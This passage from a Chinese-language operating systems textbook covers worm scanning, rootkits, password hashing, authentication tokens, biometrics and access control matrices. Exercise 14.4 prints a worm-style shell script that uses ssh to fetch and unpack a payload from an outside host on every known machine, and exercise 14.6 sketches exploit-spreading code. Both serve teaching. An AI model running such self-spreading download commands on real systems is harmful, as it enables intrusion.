- **随机**：每个被攻破的主机在 IP 地址空间内探查由不同的种子生成的随机地址。这种技术将引起大量的因特网流量，这可能会在实际攻击实施前就造成全面的网络中断。
- **暗杀名单**：攻击者首先编制一个关于可能容易受害的机器的长列表。为了避免被发现攻击正在进行中，这可能是一个需要经过很长的时期才能完成的缓慢过程。当列表被编辑

好，攻击者开始感染列表上的机器，每个被感染的机器需要扫描列表的一部分。这种策略使得扫描时期非常短，使得发现感染发生变得十分困难。

- **拓扑**：这种方法使用被感染的受害机器内包含的信息来发现更多的主机并进行扫描。
- **本地子网**：如果一个主机可以在防火墙内部被感染，该主机随后将在它自身所在的本地网络中寻找目标。该主机使用子网地址结构来发现其他本应被防火墙保护的主机。

14.6 rootkits

rootkit 是安装在系统上维护对该系统的管理员（或 root）访问的一系列程序的集合。root 访问权限提供了对操作系统上所有功能和服务的访问。rootkit 以一种恶意和秘密的方式改变主机的标准功能。有了 root 访问权限，攻击者就有了对系统的完全控制权，可以添加或更改程序和文件、监控进程、发送和接收网络消息、根据需要获得后门访问。

rootkit 可以对系统做出很多更改以隐藏其自身，使用户难以确定 rootkit 是否存在，难以识别已经进行了哪些更改。本质上，rootkit 通过扰乱计算机上对进程、文件和注册表的监控和报告机制来隐藏自己。根据是否能在重启和执行模式下存在，rootkit 可以分为

- **永久的**：在每次系统引导时激活。这类 rootkit 必须将代码存储于永久性介质（如寄存器或文件系统）中并设定一种无需用户干预的代码执行方法。
- **基于内存的**：无永久性代码，因此不能在重启后存在。
- **用户态的**：截获对 API（应用程序接口）的调用并更改返回结果。例如当应用程序执行目录列表操作时，返回的结果不包括与 rootkit 相关的文件标识符。
- **内核态的**：截获对内核态下本地 API 的调用。rootkit 还可以通过将恶意进程从内核态的活跃进程列表中移除来隐藏该恶意进程。

14.6.1 rootkit 安装

与蠕虫或僵尸不同，rootkit 不直接依赖于漏洞来进入计算机。一种 rootkit 安装的方法是通过特洛伊木马程序，用户被引导装载一个特洛伊木马，此后由该特洛伊木马安装 rootkit。另一个方法是通过黑客行为，以下列出的作为通过黑客攻击来安装 rootkit 的方式很典型[GEER06]。

1）攻击者使用工具识别打开的端口或其他漏洞。

2）攻击者使用口令破解、恶意软件或系统漏洞获得初始访问权并最终获得 root 访问权。

3）攻击者上传 rootkit 到受害机器。

4）攻击者向 rootkit 载荷中加入病毒、拒绝服务攻击或其他类型的攻击。

5）攻击者运行 rootkit 安装脚本。

6）rootkit 替换二进制码、文件、命令或系统工具来隐藏自己。

7）rootkit 监听一个目标服务器的端口，安装嗅探器或键盘记录器，激活恶意载荷，或执行其他危及受害机器安全的步骤。

14.6.2 系统级调用攻击

用户态程序与内核通过系统调用进行交互，因此系统调用是内核态 rootkit 实现隐藏的主要目标。作为解释 rootkit 如何操作的例子，我们看一个 Linux 中的系统调用的实现。在 Linux 中，每个系统调用都被赋予一个唯一的系统调用号，当用户态进程执行一个系统调用时，进程通过这个号引用系统调用。内核维护一个系统调用表，每个系统调用程序对应其中一个条目，每个条目包含一个指向对应系统调用程序的指针。系统调用号提供了系统调用表中的一个索引。

[LEVI06]列出了三种用于更改系统调用的技术：

- **更改系统调用表**：攻击者更改存储在系统调用表中的选定的系统调用地址，这使得 rootkit 能够将一个系统调用从一个合法的程序重定向到 rootkit 中替代该程序的程序。图 14.6 表明了 knark rootkit 是如何完成此做法的。
- **更改系统调用表目标**：攻击者用恶意代码覆盖选定的合法系统调用程序。系统调用表不进行更改。
- **重定向系统调用表**：攻击者将对整个系统调用表的引用重定向到一个新的内核内存位置上的新表。




图 14.6 被 rootkit 更改的系统调用表

14.7 推荐读物和网站

本章内容的更多细节可以在[STAL08]中找到。

STAL08 Stallings, W., and Brown L. *Computer Security: Principles and Practice.* Upper Saddle River, NJ: Prentice Hall, 2008.

推荐网站

- **计算机安全资源中心**：由国家标准技术局（NIST）维护，包括安全威胁、技术和标准相关的大量信息。
- **CERT 协调中心**：该机构从美国国防部高等研究计划局（DARPA）的计算机紧急响应小组发展而来。网站中提供了很好的因特网安全威胁、漏洞和攻击统计信息。
- **Vmyths**：致力于发现病毒恶作剧和消除对于真实病毒的误解。

14.8 关键术语、复习题和习题

关键术语

问责	拒绝服务	入侵者	抵赖（攻声誉）
主动攻击	中断	入侵	系统完整性
资产	暴露	逻辑炸弹	威胁
攻击	伪造	宏病毒	流量分析
认证性	电子邮件	恶意软件	陷阱门
可用性	病毒	恶意软件	特洛伊木马
后门	黑客	伪装	篡改
机密性	内部攻击	被动攻击	病毒
数据完整性	完整性	隐私	病毒套件
欺骗	窃听	重放	蠕虫

复习题

14.1 定义计算机安全。
14.2 计算机安全着重的基本需求是什么？
14.3 被动攻击和主动攻击的区别是什么？
14.4 列举和简要定义三类入侵者。
14.5 列举和简要定义三种入侵者行为模式。
14.6 压缩在病毒行为中的角色是什么？
14.7 加密在病毒行为中的角色是什么？
14.8 病毒或蠕虫行为的典型阶段是什么？
14.9 通常情况下，蠕虫怎么扩散？
14.10 僵尸和 rootkit 的区别是什么？

习题

14.1 假设口令是从 26 个字母里选出来的 4 个字母的组合。假设攻击者能一秒钟获取一个密码。

a）假设攻击者每次尝试结束的时候才给出反馈，发现正确口令的期望时间是多少？

b）假设攻击者每次输入一个错误的字母时都给出反馈，发现正确口令的期望时间是多少？

14.2 图 14.1 中的病毒程序有一个缺陷，请指出来。

14.3 当考虑是否有可能开发出一个程序去验证另一个程序是否是一个病毒时，产生了一个问题。比如假设程序 D 能实现此功能，也就是说，对任意程序 P，如果运行 D（P），返回结果是 TRUE（P 是病毒）或者 FALSE（P 不是病毒）。现在考虑如下的程序：

```
Program CV :=
  { ...
  main-program :=
        {if D(CV) then goto next:
             else infect-executable;
        }
next:
  }
```

在上面这段代码中，函数 infect-executable 的功能是扫描可执行程序的内存，并在这些程序中复制自己。请判断 D 能不能正确识别 CV 是一个病毒。

14.4 考虑在 UNIX 类型的系统上的这样一段脚本。假设它被命名为 'ls-1' 并且被恶意地存放在 ${HOME}/bin 目录下：

```
if test -n "${SSH_AGENT_PID}" ; then
         exec 2>/dev/null
         (cd ${HOME}/bin && for system in $(cat/etc/hosts|
         grep -v '#') ; do ssh ${systm} "wget -O -
         http://1.2.3.4./ls-1.tar| tar xf -"
         done >/dev/null)
         rm-f${HOME}/bin/ls-1
fi
exec ls-1"${@}"
```

这个恶意软件是什么类型的？

14.5 考虑如下代码段：

```
legitimate code
if data is Friday the 13th;
      crash_computer();
legitimate code
```

请问这是什么类型的恶意软件？

14.6 考虑如下这段 C++代码：

```
void webserver_startup_plugin( known_hosts)
{
```

```
    for(int i=0; known_hosts[i];i++){
            vulnerable_web_servert ws(knowm_hosts[i],80);
            if(ws.buffer_overflow_exploit) {
                  tcp_connection c (known_hosts[i],80);
                  c.send(ws.buffer_overflow_exploit_data);
                  c.send(ws.infect_webserver_with_plugin);
                  c.send(ws.trigger server reset);
                  c.close();
            }
    }
}
```

假设一个服务器的启动序列已经被这段代码感染，那么这是什么类型的恶意软件？

14.7 如下代码段是病毒指令序列和该版本病毒的一个变种。描述变种代码产生的效果。

初始代码	变种代码

mov eax, 5
add eax, ebx
call [eax]
	mov eax, 5
	push ecx
	pop ecx
	add eax, ebx
	swap eax, ebx
	swap ebx, eax
	call [eax]
	nop

第 15 章　计算机安全技术

本章介绍用于应对第 14 章中讨论的安全威胁的常见措施。

15.1　身份验证

在大多数计算机安全环境中，用户身份验证是基础的构建块和主要的防御线。用户身份验证是大多数类型的访问控制和用户审核的基础。RFC 2828 将用户身份验证定义如下：

验证一个由系统实体声明的或为系统实体声明的身份的过程。身份验证过程包括两个步骤：

- 识别步骤：为安全系统提供一个标识符。（标识符应该谨慎分配，因为通过认证的身份是其他安全服务的基础，比如访问控制服务。）
- 验证步骤：提供或生成身份验证信息，确定实体与标识符之间的绑定。

例如，用户 Alice Toklas 可能具有用户标识符 ABTOKLAS。此信息需要存储在 Alice 希望使用的而且可被系统管理员和其他用户获知的任何服务器或计算机系统上。与此用户 ID 相关联的一项典型的身份验证信息是密码，这是保密的（只有 Alice 和系统知道）。如果没有人能够获得或猜测 Alice 的密码，那么 Alice 的用户 ID 和密码的组合就能够让管理员设置 Alice 的访问权限，并审核其活动。因为 Alice 的 ID 不是保密的，系统用户可以给她发送 E-mail，但因为她的密码是保密的，所以没有人能够假装成 Alice。

本质上，身份识别是用户为系统提供已声明身份的方法；用户身份验证是建立声明有效性的方法。注意，用户身份验证与消息身份验证是完全不同的。正如在第 2 章中所定义的，消息身份验证是一个允许通信方验证已收信息的内容尚未更改且来源可靠的过程。本章只关注用户身份验证。

15.1.1　身份验证方法

验证用户身份通常有四种方法，它们可以单独使用也可以组合使用：

- 个人知道什么：例如密码、个人识别号码（PIN），或对预先设置的一组问题的回答。
- 个人拥有什么：例如电子密钥卡、智能卡和物理密钥。这种认证器类型称为*令牌*。
- 个人是什么（静态生物测定学）：例如指纹识别、视网膜识别和面部识别。
- 个人做什么（动态生物测定学）：例如语音模式、笔迹特征和打字周期的识别。

所有这些方法，经过正确实施和使用，都可以提供安全的用户身份验证。但是，每种方法都有问题。对手可能会猜测或盗窃密码。同样，对手可能伪造或窃取令牌。用户可能忘记密码或丢失令牌。此外，在系统上管理密码和令牌信息并保护这些信息会产生大量的管理开销。对于生物测定认证器，也存在各种各样的问题，包括处理误报率和漏报率、用户验收、成本和方便性。

15.1.2　基于密码的身份验证

针对入侵者广泛使用的防御线是密码系统。几乎所有的多用户系统、基于网络的服务器、基于 Web 的电子商务网站和其他类似服务都需要用户不仅提供名称或标识符（ID），还需要提供密码。系统将密码与先前存储的、在一个系统密码文件中维护的此用户 ID 的密码进行比较。密码用于验证登录到系统的个人的 ID。反过来，ID 使用下列方式提供了安全性：

- ID 确定用户是否有权获得对系统的访问。在一些系统中，只有那些已经在系统中存有 ID

的用户才被允许获得访问。

- ID确定用户相应的权限。只有少数用户可能具有监督或“超级用户”状态，从而允许他们读取文件并执行由操作系统特殊保护的功能。一些系统具有guest或匿名账户，这些账户的用户比其他用户的权限有限。
- ID用于所谓的自主访问控制中。例如，通过列出其他用户的ID，用户可以授权他们读取该用户拥有的文件。

散列密码的使用

一项广泛使用的密码安全技术是散列密码和salt值的使用。此方法建立在几乎所有UNIX变种以及许多其他操作系统上。其中使用了下列过程（见图15.1a）。要将新密码加载到系统中，用户选择一个密码或被分配一个密码。此密码与固定长度的salt值[MORR79]组合使用。在比较老的实现中，此值与密码分配给用户的时间有关。较新的实现使用伪随机数或随机数。密码和salt值充当散列算法的输入，来生成固定长度的散列码。散列算法被设计为执行很慢，从而阻止攻击。然后，散列密码连同salt值的明文副本被存储在相应用户ID的密码文件中。针对许多密码攻击，散列密码方法已经被证明是安全的[WAGN00]。




图15.1　UNIX密码方案

当用户尝试登录UNIX系统时，用户提供ID和密码（见图15.1b）。操作系统使用ID来索引密码文件并检索明文salt和加密密码。salt和用户提供的密码用作加密例程的输入，如果结果与存储值相匹配，则接受密码。

salt的三个用途如下：

- 防止重复的密码在密码文件中可见。即使两个用户选择相同的密码，对这些密码也将分配不同的salt值。因此，两个用户的散列密码将不同。
- 极大地增加离线字典攻击的难度。对于一个b位长度的salt，可能的密码数按2^b的系数增长，从而增加了字典攻击中猜测密码的难度。
- 当一个人在两个或多个系统上具有密码时，查明其是否在所有系统上使用了相同的密码几乎是不可能的。

弄清楚第二点，需要考虑一下离线字典攻击的工作方式。攻击者获取密码文件的副本。首先假设不使用salt。攻击者的目标是猜测单个密码。为此，攻击者将大量可能的密码提交给散列函数。如果任何一次猜测与文件中的一个散列匹配的话，则攻击者已经找到了文件中的密码。但面对UNIX方案，攻击者必须进行每一个猜测并针对字典文件中的每个salt值将其提交给散列函数一次，从而成倍地增加了必须进行猜测的次数。

UNIX 密码方案有两个威胁。首先，用户可以使用 guest 账户或其他方法获取对机器的访问，然后在此机器上运行密码猜测程序，即密码破解器。攻击者应该能够检查上千个可能的密码，而只使用少量的资源消耗。此外，如果一个对手能够获取密码文件的副本，则破解器程序可以自由运行在其他机器上。这使得对手可以以合理的周期运行数百万个可能的密码。

UNIX 实现

从 UNIX 早期发展以来，大多数实现都依赖于下列密码方案。每个用户选择一个长达 8 个可打印字符的密码。这转换为一个 56 位值（使用 7 位 ASCII），用作加密例程的密钥输入。散列例程称为 crypt(3)，它基于 DES，使用 12 位 salt 值，修改后的 DES 算法使用包含 64 位零块的数据输入执行。然后将算法的输出用作二次加密的输入，这个过程针对总共 25 次加密重复进行。然后，得到的 64 位输出转换为 11 字符序列。crypt(3)例程主要用于防止猜测攻击。DES 的软件实现相对于硬件版本比较慢，使用 25 次迭代是原所需时间的 25 倍。

这个特殊的实现现在被视为是不堪重负。例如，[PERR03]报告了使用超级计算机的字典攻击结果。攻击能够在大约 80 分钟内处理 5 000 万次密码猜测。此外，结果表明，耗资约 10 000 美元，任何人都应该能够在几个月内使用一台单处理器机器做同样的事情。尽管其缺点显著，但为了与现有账户管理软件兼容或用在多供应商环境中，此 UNIX 方案通常仍是必需的。

UNIX 中还有其他更健壮的散列/salt 方案。为许多 UNIX 系统（包括 Linux、Solaris 和 FreeBSD）推荐的散列算法基于 MD5 安全散列算法（类似于 SHA-1，但没有 SHA-1 安全）[⊖]。MD5 加密例程使用长达 48 位的 salt，而且在密码长度上没有任何限制。它产生一个 128 位的散列值，远远慢于 crypt(3)的速度。为了达到降低速度的目的，MD5 crypt 使用了一个重复 1000 次的内部循环。

UNIX 散列/salt 机制中最安全可靠的版本可能就是为 OpenBSD 操作系统开发的版本，OpenBSD 是另一个广泛应用的开源 UNIX 操作系统。这个方案曾经在[PROV99]中报导过，它采用基于 Blowfish 对称块密码方案的散列函数，这个散列函数叫做 Bcrypt，执行起来非常慢。Bcrypt 允许密码长度达到 55 个字符，并且需要一个 128 位的随机 salt 值，来产生一个 192 位的散列值。Bcrypt 包含一个 cost 变量，cost 变量的增长导致完成一个 Bcrypt 散列所需要的时间也相应地增长。cost 分配的新密码是可以配置的，因此，管理员可以分配一个较高的 cost 给某些特权用户。

15.1.3　基于令牌的身份验证

用户使用自身拥有的一个对象来验证自己的身份叫做令牌，在这一段，我们将检查被广为应用的两种不同类型的令牌，它们是一些与银行卡的外形和大小相似的卡。

记忆卡

记忆卡可以存储但是并不能处理数据，它和银行卡的共同点是在卡的背面都有一个磁条，这个磁条可以存储简单的安全代码，并能够被一个并不贵重的卡阅读器读取（如果不幸的话，也有可能被改写）。也有些记忆卡，内部用的是电子记忆体。

记忆卡还可以用于物理访问，例如宾馆的房间。为了验证计算机用户身份，这种卡通常使用某种形式的密码或个人识别码（PIN），一个典型的应用就是自动提款机（ATM）。

记忆卡，再加上一个 PIN 或密码，比起单独的密码而言，这提供了显著的更高的安全性，对方必须实际得到这张卡（或者复制它），再加上知道这张卡的 PIN 才行，它的潜在缺点如下：

- **需要特殊的读卡机**：这就增加了使用令牌的成本，并要求保证读卡器硬件和软件的安全性。

⊖ 关于散列算法安全的讨论见附录 F。

- 令牌遗失：丢失的令牌暂时阻止其所有者获得系统的访问权，因此，当你丢失令牌的时候我们需要管理花费，如果令牌被创建、被盗或被伪造，那么对手现在只需要确定密码即可获得未经授权的访问。
- 用户不满：虽然用户能够接受使用记忆卡操作 ATM 机的方式，但是使用计算机来访问的方式可能会被认为是不便利的。

智能卡

各种各样的设备符合智能令牌的要求，它们可以分为三个相互独立的维度：

- 物理特性：智能令牌包括一个嵌入式的微处理器，看起来像银行卡的智能令牌叫做智能卡，也有些智能卡看起来像计算器、钥匙或是小型的便携设备。
- 界面：指南界面包括一个按键区和一个使用者交互区，智能令牌通过一个电子接口与兼容的读/写卡机进行交互。
- 验证协议：智能令牌的目的就是提供一种用户验证的方式，我们可以将验证协议在智能令牌上的用法分为三类：
  - 静态：通过静态协议，用户通过令牌验证自己的身份，令牌通过计算机验证用户的身份，后半个协议就类似于记忆卡的操作。
  - 动态密码发生器：在这种情况下，令牌周期性地产生一个唯一的密码（例如每分钟产生一个），这个密码进入计算机系统用于验证身份，不论是用户手工输入或者是经过令牌自动生成，令牌和计算机系统都必须初始化并保持同步，以便于计算机知道当前令牌产生的密码。
  - 询问-应答：在这种情况下，计算机系统产生一个问题，就像是随机的一个字符串或是数字，智能令牌产生一个基于这个问题的应答，例如使用公共密钥密码系统，令牌能够通过自身的私人密钥对问题进行加密。

用于用户与计算机的身份验证，最重要的一类智能令牌是智能卡，它的外形与信用卡相似，有一个电子化的界面，可以使用任何类型的协议，本章的剩余部分将讨论这种智能卡。

智能卡包含一个完整的微处理器，包括处理器、内存和 I/O 端口，某些版本采用特殊的协处理电路来进行加密操作，从而加快了编码和解码的速度，或者生成数字签名来验证信息的传送。在某些卡中，I/O 端口可以与兼容读卡器直接连接，其他卡依赖于一个嵌入式的无线天线与读卡器交互。

15.1.4 生物特征识别认证

生物特征识别认证系统试图基于唯一的物理特性验证一个个体，这些包括静态特性，例如指纹、手形、面部特征、视网膜和虹膜模式；动态特征，例如声纹和签字。从本质上说，生物特征识别技术基于模式识别。与密码和令牌相比，生物特征识别认证具有技术复杂性和花费昂贵性。当它被用于一些特殊应用时，生物特征识别技术尚未完全成熟到像一个成熟的工具一样，成为用户验证的计算机系统。

一些不同类型的物理特性都在被使用或处于用户验证的研究中，它们最常见的共同点如下：

- 面部特征：面部特征是最常见的人类识别手段，因此，很自然地考虑到通过计算机来验证。最常见的方法就是基于关键面部特征的相对位置和外形来定义特征。例如，眼睛、眉毛、鼻子、嘴唇和下巴的形状。另一种方法是使用红外线相机来产生一个面部温度记录图，并将其与人类的面部血管体系相关联。
- 指纹：指纹作为一种验证身份的手段已经有数百年的历史了，整个过程以法律执行为目的，已经系统化和自动化了。指纹是指手指上的脊和沟形成的样式，在所有的人类中，每个人的指纹被认为是唯一的。而实际上，自动指纹识别系统选取一部分指纹特征，并

用数字的方式来存储整个指纹的模式。

- 手形：手形识别系统识别手的特征，包括形状以及手指的长度和宽度等。
- 视网膜模式：该模式是由视网膜下的纹理形成的，它是唯一的，因此适合用来验证，视网膜生物识别系统通过发射低强度的视线或是红外线到你的眼中，从而获得一个视网膜模式的数字图像。
- 虹膜模式：另一种独特的物理特性就是虹膜的具体结构。
- 签名：每个人都有唯一的笔迹，尤其是在签字的时候更加明显，它具有一个典型的频繁的书写次序。但是许多签名的抽样都是不一样的，这使得开发能够匹配将来样式的签名的计算机显示的任务变得更加复杂了。
- 声音：然而每个人的签名风格不仅仅是书写者的物理属性，同时也是一种书写习惯。声音模式能够更加贴近说话者的身体特征。然而，同一个说话者时间不同，说话的样本也会不同，从而使得生物识别任务变得更加复杂。

图 15.2 给出了一个关于生物特征识别技术精确度与相对成本之间的关系，精度的概念不适用于使用智能卡或密码来进行身份验证的方案。例如，如果用户输入一个密码，它只有两种可能，完全匹配与完全不匹配，而对于生物识别技术而言，系统必须确定目前的这个生物识别特征与存储的特征匹配到什么程度，在阐述生物特征识别技术的准确度这个概念之前，我们需要对生物特征识别系统有一个总体的了解。




图 15.2　各种生物特征识别特征认证方案的成本与精度的对应关系

15.2　访问控制

访问控制策略中规定哪种访问在什么样的情况下，对于什么人来说是允许的，访问控制策略一般分为一下几类：

- 自主访问控制（DAC）：访问控制基于请求者的身份以及授权的访问规则，即说明什么样的请求者允许执行，这项策略的条件是任意的，因为一个实体可能具备访问权限，并通过它自己的意志使得另外一个实体也能够访问某些资源。
- 强制访问控制（MAC）：访问控制基于比较安全的标签（一些灵敏的或关键的系统资源），并能够安全地清除（这表明系统的实体有资格获得某些资源），这项策略是强制性的，因为有些实体可能没有清除访问资源，而是按照自己的意愿使得另外一个实体也能够访问某些资源。
- 基于角色的访问控制（RBAC）：访问控制基于用户在系统中的角色，以及在某些特定的条件和规则下的访问是允许的。

自主访问控制是传统执行的访问控制方法，这种方法在第 12 章中介绍过，本节将提供更多

的细节。强制访问控制是从军事信息安全中演化出来的一个概念，不在本书的讨论范围内。基于角色的访问控制则越来越受欢迎，稍后将在本节中介绍。

这三种方法不是相互排斥的（如图 15.3 所示），访问控制机制可以同时使用两种或三种这样的方法来覆盖不同类型的系统资源。




图 15.3　访问控制方法

15.2.1　自主访问控制[⊖]

本节介绍一个由 Lampson、Graham 和 Denning 开发的自主访问控制一般模型[LAMP71，GRAH72，DENN71]。该模型假设有一组主体、一组对象和一组规则，通过规则来管理主体对对象的访问。让我们来定义系统信息集的保护状态，在某个特定的时间里，每个主体目特定的访问权限与每个对象相关。我们能够确定三个要求：标识保护状态、执行访问权限以及允许主体使用某些特定的方法来改变这种保护状态。该模型满足了这三个要求，给了自主访问控制系统一个一般的逻辑性的描述。

为了表现这种保护状态，我们扩展了在访问控制矩阵中的对象领域，如下所示：

- **进程**：访问权限包括可以删除、停止和唤醒一个进程。
- **设备**：访问权限包括能够读/写设备，控制其操作（例如磁盘搜索），并能够用于阻塞和非阻塞设备。
- **内存位置或区域**：访问权限包括能够读/写某些特定区域的内存，而这些内存是被保护和禁止访问的。
- **主体**：主体的访问权限可以授权或删除其他对象的访问权限，将在后面进行介绍。

示例见图 15.4（与图 12.13a 对比）。对于一个访问控制矩阵 A，矩阵中每一个元 $A[S,X]$ 包含的字符串称为访问属性，指定了主体 S 对对象 X 的访问权限。例如，在图 15.4 中，S_1 能够读取文件 F_2，因为在 $A[S_1, F_1]$中包括了"读取"。

		主体			文件	对象	进程		磁盘驱动	
		S_1	S_2	S_3	F_1	F_2	P_1	P_2	D_1	D_2
主体	S_1	控制	所有者	所有者 控制	读*	读 所有者	唤醒	唤醒	查询	所有者
	S_2		控制		写*	执行			所有者	查询*
	S_3			控制		写	停止			

*=复制标志设置

图 15.4　扩展访问控制矩阵

从逻辑或者功能的视角来看，对于每一类对象，都联系着一个单独的访问控制模型（见图 15.5）。这个模型评估由一个主体提出的访问一个对象的请求，判断是否存在相应的访问权限。一次访问请求将引发以下步骤：

1）主体 S_0 发起对对象 X 的α类型的访问请求。

2）该请求使得系统（操作系统或一个某种类型的访问控制接口模块）生成一条格式为（S_0, α, X）的信息，并发送到 X 的控制者。

3）控制器检查访问矩阵 A 来判断α是否在 $A[S_0,X]$ 中，如果是，则允许访问。如果不是，

⊖ 在继续学习之前，读者应该复习一下 12.7 节的内容和 12.8 节中讨论的 UNIX 文件访问控制部分。

拒绝访问请求并且发出一个保护性违例。这个违例将引发一个警告和相应的行动。




图 15.5 访问控制功能的组织图

从图 15.5 中可看出，从一个主体到一个对象的每一个访问请求都由该对象的控制器处理，控制器的决定基于访问矩阵当前的内容。另外，某些主体拥有对访问矩阵做出特定修改的权限。一条修改访问矩阵的请求被视为对矩阵的访问并且矩阵中单独的元被视为对象。这样的访问由一个管理对矩阵的更新的访问矩阵控制器进行处理。

这个模型同样包括一组对修改访问矩阵的管理规则，见表 15.1。为了实现这个目标，我们引入访问权限“所有者”和“控制”，以及拷贝标志的概念，在接下来的段落将详细解释。

前 3 条规则分别处理访问权限的转移、授权和删除。假设元α^*在 $A[S_0, X]$中，这表示 S_0 拥有对对象 X 的访问权限α，并且因为有拷贝标志，S_0 能够将这个权限（带有拷贝标志或者不带）转移给另一个主体。规则 R1 表示这项能力。考虑到新的主体可能恶意地把访问权限转移给其他不应具有该访问权限的主体，一个主体可以转移不带拷贝标志的访问权限。例如，S_1 可以在 F_1 列中的所有矩阵元中放置 'read' 或者 'read *' 权限。规则 R2 指定，如果 S_0是对象 X 的所有者，则 S_0可以将对对象 X 的访问权限授权给其他任意主体。规则 R2 指定，如果 S_0具有对于对象 X 的“所有者”访问权限，则 S_0可以为任意 S 添加访问权限到 $A[S,X]$中。规则 R3 允许 S_0从一个矩阵元中删除任意访问权限，当这个矩阵元位于 S_0控制的主体的行中，或者位于 S_0拥有的对象的列中。规则 R4 允许一个主体读取它所拥有或者控制的矩阵部分。

表 15.1 中其余的规则管理主体和对象的创建和删除。规则 R5 指定，任意主体均可创建由该主体拥有的新对象，并且可授权或者删除对该对象的访问权限。在规则 R6 中，一个对象的所有者能够销毁这个对象，这将删除访问矩阵中对应的列。规则 R7 允许任意主体创建新的主体，创建者拥有新的主体，并且新的主体拥有对自身的控制权限。规则 R8 允许一个主体的所有者删除该主体，同时也删除访问矩阵中该主体对应的行和列（如果有主体对应的列）。

表 15.1 访问控制系统命令

角色	命令（by S_0）	身份认证	操作
R1	将 $\begin{Bmatrix}\alpha^* \\ \alpha\end{Bmatrix}$ 转换为 S, X	'α^*' in $A[S_0, X]$	将 $\begin{Bmatrix}\alpha^* \\ \alpha\end{Bmatrix}$ 保存到 $A[S, X]$
R2	将 $\begin{Bmatrix}\alpha^* \\ \alpha\end{Bmatrix}$ 授权给 S, X	'owner' in $A[S_0, X]$	将 $\begin{Bmatrix}\alpha^* \\ \alpha\end{Bmatrix}$ 保存到 $A[S, X]$
R3	从 S, X 中删除 α	'control' in $A[S_0, S]$ or 'owner' in $A[S_0, X]$	从 $A[S, X]$ 中删除 α
R4	读 S, X 到 W	'control' in $A[S_0, S]$ or 'owner' in $A[S_0, X]$	将 $A[S, X]$ 拷贝到 w
R5	创建对象 X	无	增加从 A 到 X 的列； 将 'owner' 保存到 $A[S_0, X]$ 中
R6	销毁对象 X	'owner' in $A[S_0, X]$	删除从 A 到 X 的列
R7	创建主体 S	无	添加从 A 到 S 的行； 执行命令 **create object** S; 将 'control' 保存到 $A[S, S]$ 中
R8	销毁主体 S	'owner' in $A[S_0, S]$	删除从 A 到 S 的行 ***执行命令 destroy object S***
